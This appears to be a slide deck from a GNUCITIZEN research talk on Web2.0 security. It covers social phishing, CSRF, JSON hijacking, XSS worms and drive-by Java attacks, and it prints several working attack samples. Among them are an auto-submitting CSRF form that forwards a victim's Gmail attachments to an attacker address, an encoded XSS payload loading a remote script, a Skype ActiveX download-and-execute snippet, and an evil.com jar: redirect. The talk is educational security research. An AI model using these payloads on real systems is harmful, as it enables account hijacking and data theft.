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




# **GNUCITIZEN**

Cutting-edge Think Tank

# ABOUT GNUCITIZEN

- Think tank
    - Research
    - Training
    - Consultancy
  - Ethical Hacker Outfit
    - Responsible disclosure
    - We have nothing to hide
  - Tiger Team
    - The only active Tiger Team in UK.
    - Proud to have some of the best pros in our team.
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# OTHERS

- Hakiri
  - Hacker Lifestyle
- Spin Hunters
  - Social Hacking Research House

# WEB2.0 SECURITY

overview of various Web2.0 vulnerabilities and threats

# OBJECTIVES

- I was planning to...
  - Research Design Issues.
  - Innovate.
  - Mix & Match Ideas.
- I am not a bug hunter, therefore...
  - Concentrate on the practicalities.
  - Look for things I could use in my work.
  - Have fun.



# WHAT IS WEB2.0



# WEB2.0 IS...

- Marketing buzzword
- Invented by O'Reilly Media in 2003
- Wikis, Blogs, AJAX, Social Networks, etc...
- APIs, SOA (Service Oriented Architecture)
- Data in the Cloud
- Applications on Demand

# WEB2.0 SECURITY

- What is Web2.0 Security?
  - The security model of Web2.0 is represented by the grand total of every participating technology.





# LET'S BEGIN

web2.0 issue run-down

# EVIL TWIN ATTACKS



# EVIL TWIN ATTACKS

- Social Networks connect people.
- Everybody is welcome to join.
- There are no means to verify user's identity.
  - Therefore identities are forgable.
  - LinkedIn can be abused.
  - Facebook can be abused.
  - Any other social network can be abused.

# SOCIAL PHISHING

- Social Networks like user-generated content.
- Embedding images is a standard function.
- Images can point to protected URLs.
  - Basic Authentication will pop-up upon rendering.
  - Users will be tricked into entering credentials.
    - ...because it is annoying. :)
    - ...or maybe because like to comply with the system
    - ...all in all, it breaks the trust model

# HACKING OPENID


- Affected by the general types of vulnerabilities.
- Raises phishing concerns.
- Better than the current identification processes.
- ...but could have a devastating effect.




# LIVE PROFILING

- Snooping onto people's feeds
  - Twitter, Blogs, etc
- Snooping onto people's locations
  - Location extraction services, Yahoo Pipes
- Extracting meta data from public content
  - Pictures contains sensitive information like geo coordinates.
- Querying Social Networks
  - People give sensitive information for free.
  - Your friends give information about you.

# THE GMAIL HIJACK TECHNIQUE



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Google Mail - Search results for: has:attachment - Mozilla Firefox

File Edit View History Bookmarks Tools Help

https://mail.google.com/mail/?auth=DQAAAIwAAAAg\_Y\_qW8TH4Tow57K8PKeIpkayCunLDJA1RyYFD0EhpdEF0yb88aZWzXhe2z2bXvv38PoE0p

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Google Mail BETA

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Your filter was created. Learn more

Compose Mail

Inbox (157)

Starred

Chats

Sent Mail

Drafts

All Mail

Spam (523)

Trash

Contacts

John Dolsan

Search, add, or invite

Labels

Invite a friend

Give Google Mail to:

Send Invite 50 left

preview invite

Settings

General Accounts Labels Filters Forwarding and POP Chat Web Clips

The following filters are applied to all incoming mail:

Matches: **has:attachment** edit delete

Do this: Forward to collect@evil.com

Create a new filter

**Evil Site adds a Backdoor**

See what this means for you. Learn more

You are currently using 3 MB (0%) of your 2904 MB.

Google Mail view: standard with chat | standard without chat | basic HTML Learn more

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mail.google.com Proxy: None Open Notebook

# THE GMAIL HIJACK TECHNIQUE

- Via a CSRF Redirection Utility

- ```
http://www.gnucitizen.org/util/csrf
?_method=POST&_enctype=multipart/form-data
&_action=https%3A//mail.google.com/mail/h/ewt1jmu4ddv/%3Fv%3Dprf
&cf2_emc=true
&cf2_email=evilinbox@mailinator.com
&cf1_from
&cf1_to
&cf1_subj
&cf1_has
&cf1_hasnot
&cf1_attach=true
&tfi&s=z
&irf=on&nvp_bu_cftb=Create%20Filter
```

# THE GMAIL HIJACK TECHNIQUE

- HTML Code

- ```
<html>
<body>
<form name="form" method="POST" enctype="multipart/form-data"
action="https://mail.google.com/mail/h/ewt1jmuj4ddv/?v=prf">
<input type="hidden" name="cf2_emc" value="true"/>
<input type="hidden" name="cf2_email"
value="evilinear@mailinator.com"/>
<input type="hidden" name="cf1_from" value=""/>
<input type="hidden" name="cf1_to" value=""/>
<input type="hidden" name="cf1_subj" value=""/>
<input type="hidden" name="cf1_has" value=""/><input type="hidden"
name="cf1_hasnot" value=""/>
<input type="hidden" name="cf1_attach" value="true"/>
<input type="hidden" name="tfi" value=""/>
<input type="hidden" name="s" value="z"/>
<input type="hidden" name="irf" value="on"/>
<input type="hidden" name="nvp_bu_cftb" value="Create Filter"/>
</form>
<script>form.submit()</script>
</body>
</html>
```

# SOMEONE GOT HACKED

It is unfortunate, but it gives us a good case study!


# HIJACKING JSON

- Affects most AJAX applications
- It has been used to hack Google accounts
- Simple array overwrite technique

```
• function Array() {  
  var obj = this;  
  var ind = 0;  
  var getNext;  
  getNext = function(x) {  
    obj[ind++] setter = getNext;  
    if(x) {  
      var str = x.toString();  
      if ((str != 'ct') && (typeof x != 'object') &&  
        (str.match(/@/))) {  
        // alert email  
        alert(str);  
      }  
    }  
  };  
  this[ind++] setter = getNext;  
}
```




# THE SAMY WORM



# THE POWNCE WORM

**Pownce**      [home](#)   [login](#)   [sign up!](#)

**Ack! There's a bug in our codes.**  
Be nice and [email us](#) about it?



[\(go home\)](#)

# THE POWNCE WORM

- Hypothetical Worm based on a real bug.
- Point of injection:

- `[html junk]`

- `[point of injection; 16 chars max]`

- `[html junk]`

- `[correctly sanitized, safely rendered user-supplied data]`

- `[html junk]`

# THE POWNCE WORM


- Pseudo exploit:

- ```
[html junk]
    */<script>/*
[html junk]
    */ XSS Payload which does not need to contain HTML meta characters /*
[html junk]
```

- Actual exploit:

- ```
[html junk]
    */<script>/*
[html junk]
*/document.write(atob(/PHNjcmlwdCBzcmM9Imh0dHA6Ly9ja2Vycy5vcmcvcyI+PC9z
Y3JpcHQ+PCEtLQ==/.toString().substr(1,56)));/*
[html junk]
```

# THE POWNCE WORM



# VULNERABILITIES IN SKYPE

- **Deadly Combination**

- DailyMotion/Metacafe + XSS + Skype = 0wnage

- **Code**

- ```
<script>
var x=new ActiveXObject("WScript.Shell");
var someCommands="Some command-line commands to download and
execute binary file";
x.run('cmd.exe /C "'+someCommands+'");
</script>
```

- **Vector**

- `skype:?multimedia_mood&partner=metacafe&id=1053760`

- **Credits**

- Miroslav Lučinskij
- Aviv Raff

# VULNERABILITIES IN SKYPE

- Pwnable via the AIR
  - AIRPWN
  - Karma
- We knew about it last year!

# MAKING MONEY WITH XSS

- We need large number of XSS vectors.
- For each vector we inject ads for payload.
- We use Web2.0 distribution channels to infect.
  - Social Bookmarking sites
  - Crowdsourcing sites
  - Social profiles
  - ..etc
- We make money!



# FIREFOX JAR: URL HANDLER ISSUES

- Basic jar: Example

- `jar:[url to archive]![path to file]`

- `jar:https://domain.com/path/to/jar.jar!/Pictures/a.jpg`

- When uploaded and accessed it executes within the origins of the `[url to archive]`

# FIREFOX CROSS-SITE SCRIPTING CONDITIONS OVER JAR: URLs

- Requires 302 Open Redirect
  - ```
<html><head>  
<script  
language="javascript">window.location=  
"jar:http://groups.google.com/searchhi  
story/url?url=http://evil.com/evil.jar  
!/payload.htm";</script>  
</head></html>
```
- The one above pwns Google
  - Vector developed by Beford

# THE JAVA RUNTIME AND JAR

- It pokes services behind the Firewall
- It works with File Upload facilities
- Social Engineering is Required!!!
- It thinks of pictures like JARs

# THE JAVA RUNTIME AND JAR

- Get an image from the Web:
  - fancyimage.jpg
- Prepare a JAR:
  - `jar cvf evil.jar Evil*.class`
- Put them together:
  - `copy /B fancyimage.jpg + evil.jar  
fancyevilimage.jpg`

or

```
cp fancyimage.jpg fancyevilimage.jpg  
cat evi.jar >> fancyevilimage.jpg
```

# DRIVE BY



JAVA

# DRIVE BY JAVA

- ANT building Script

```
• <project name="sign" default="sign" basedir=". ">
  <property name="key.CN" value="GNUCITIZEN"/>
  <property name="key.OU" value="GNUCITIZEN"/>
  <property name="key.O" value="GNUCITIZEN"/>
  <property name="key.C" value="UK"/>
  <property name="applet.class" value=""/>
  <property name="applet.width" value="200"/>
  <property name="applet.height" value="200"/>
  <property name="target" value="target"/>
  <property name="jar" value="${target}.jar"/>
  <property name="htm" value="${target}.htm"/>
  <target name="compile">
    <javac srcdir="."/>
  </target>
  <target name="pack" depends="compile">
    <jar basedir="." destfile="${jar}"/>
  </target>
  <target name="sign">
    <delete file=".tmp.jks"/>
    <genkey alias="key" storepass="abc123" keystore=".tmp.jks" keyalg="RSA" validity="365">
      <name>
        <param name="CN" value="${key.CN}"/>
        <param name="OU" value="${key.OU}"/>
        <param name="O" value="${key.O}"/>
        <param name="C" value="${key.C}"/>
      </name>
    </genkey>
    <signjar jar="${jar}" alias="key" storepass="abc123" keystore=".tmp.jks"/>
    <delete file=".tmp.jks"/>
  </target>
  <target name="appletize">
    <echo file="${htm}" message="&lt;APPLET code=&quot;${applet.class}&quot; archive=&quot;${jar}&quot;
width=&quot;${applet.width}&quot; height=&quot;${applet.height}&quot; &gt;&lt;/APPLET&gt;"/>
  </target>
  <target name="clean">
    <delete file="${htm}"/>
    <delete file=".tmp.jks"/>
    <delete>
      <fileset dir="." includes="*.class"/>
    </delete>
  </target>
  <target name="wipe" depends="clean">
    <delete file="${jar}"/>
  </target>
</project>
```

# DRIVE BY JAVA

- Malicious Applet

```
• import java.io.*;
import java.net.*;
import java.awt.*;
import java.applet.*;
import java.awt.event.*;

public class SuperMario3D extends Applet {
public void init(){
try {
Process p =
Runtime.getRuntime().exec("calc");
} catch (IOException e) {
//do nothing
}
}
};
```

# SERVICE ABUSE

- Abusing Search Engines
  - We can make search engines to find things for us even when they haven't been indexed yet.
- Abusing VoIP Web2.0 Services
  - We can call or scam people by using new age Web2.0 VoIP services.
- Abusing RSS and ATOM
  - We can use RSS and ATOM to spread, distribute malicious logics in a targeted manner.
  - We can also use RSS and ATOM to hide malicious activities.



# SERVICE ABUSE

- Abusing aggregation services
  - The better aggregated the malicious content is the higher impact it has and the more people it reaches.
  - How do you fight that?
- Abusing blogs and content
  - Splog Nets are the business of the future.

# ABUSING APPLICATION HOSTING SERVICES

- Technology
  - Amazon Elastic Cloud
  - Google Mashup Editor
  - Google App Engine
  - Yahoo Pipes
  - ...etc
- Result
  - MPAC and WebAttacker on steroids

# ABUSING APPLICATION HOSTING SERVICES

The screenshot shows the Google Mashup Editor interface in Mozilla Firefox. The browser address bar displays `http://editor.googlemashups.com/editor`. The page title is "messenger" and the URL is `mashup-pdp-gnucitizen-messenger/index.gml`. The interface includes a menu bar (File, Edit, View, History, Bookmarks, Tools, Help), a toolbar (File, Save, Test), and a sidebar with "Projects" and "Files" sections. The main editor area contains the following code:

```
1 <gm:page title="Messenger" authenticate="true">
2 <h1>Renaissance Expositions Messenger</h1>
3 <p>Click one of the buttons below to perform an operation..
4
5 <gm:list id="data" data="{(app)/messages" template="templat
6
7 <gm:template id="template">
8   <ul repeat="true">
9     <li><gm:text ref="atom:title"/></li>
10  </ul>
11 </gm:template>
12
13 <input type="button" value="Create" onclick="create()"/>
14 <input type="button" value="Read" onclick="read()"/>
15 <input type="button" value="Update" onclick="update()"/>
16 <input type="button" value="Delete" onclick="del()"/>
17
18 <script>
19   var gpathTitle = new GPath("atom:title");
20
21   function create() {
22     var d = google.mashups.getObjectById('data').getData();
```

At the bottom of the page, there is a footer with the text: ©2007 Google - [Terms of Use](#) - [Privacy Policy](#) - [Google Code](#). The status bar at the bottom indicates "Transferring data from editor.googlemashups.com..."

# 4<sup>th</sup> GENERATION ROOTKITS

- The browser is a middleware.
- The closer to the data the better.
- Browsers are extensible (XML, RDF, JS).
- XML and JS are quite polymorphic.
- Browsers are allowed to access the Web.
- Browser-based malware is portable.

# 4<sup>th</sup> GENERATION ROOTKITS

- Closer look at Browser-based Rootkits
  - Obscure browser extensions
  - Hidden browser extensions
  - Backdoored install base
  - 3<sup>rd</sup>-party rootkits
  - Extension of an extension rootkis

# CONCLUSION

- In summary...
  - Web2.0 security is not only about AJAX.
  - In Web2.0, security problems are not necessarily data validation problems.
  - Sometimes, it is irrelevant whether servers are vulnerable or not. The data can be retrieved anyway.
  - Non-executable stacks and other types of software security features are only helpful when attackers want to compromise your computer.
  - Your data is still on the Web.

# CONCLUSION

- In summary...
  - It is all about who has the information.
  - It is all about who can find the information.
  - Information is everything. It is the most valuable digital asset.
  - Web2.0 makes attackers live a lot easier.
  - Web2.0 is not bad but new security problems will emerge.
  - We must learn how to see to the general picture.

If today's malware mostly runs on Windows because it's the commonest executable platform, tomorrow's will likely run on the Web, for the very same reason. Because, like it or not, Web is already a huge executable platform, and we should start thinking at it this way, from a security perspective.

Giorgio Maone (NoScript)





...secure + secure != 2 x secure).

pdp (GNUCITIZEN)



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Thank You for Attending!



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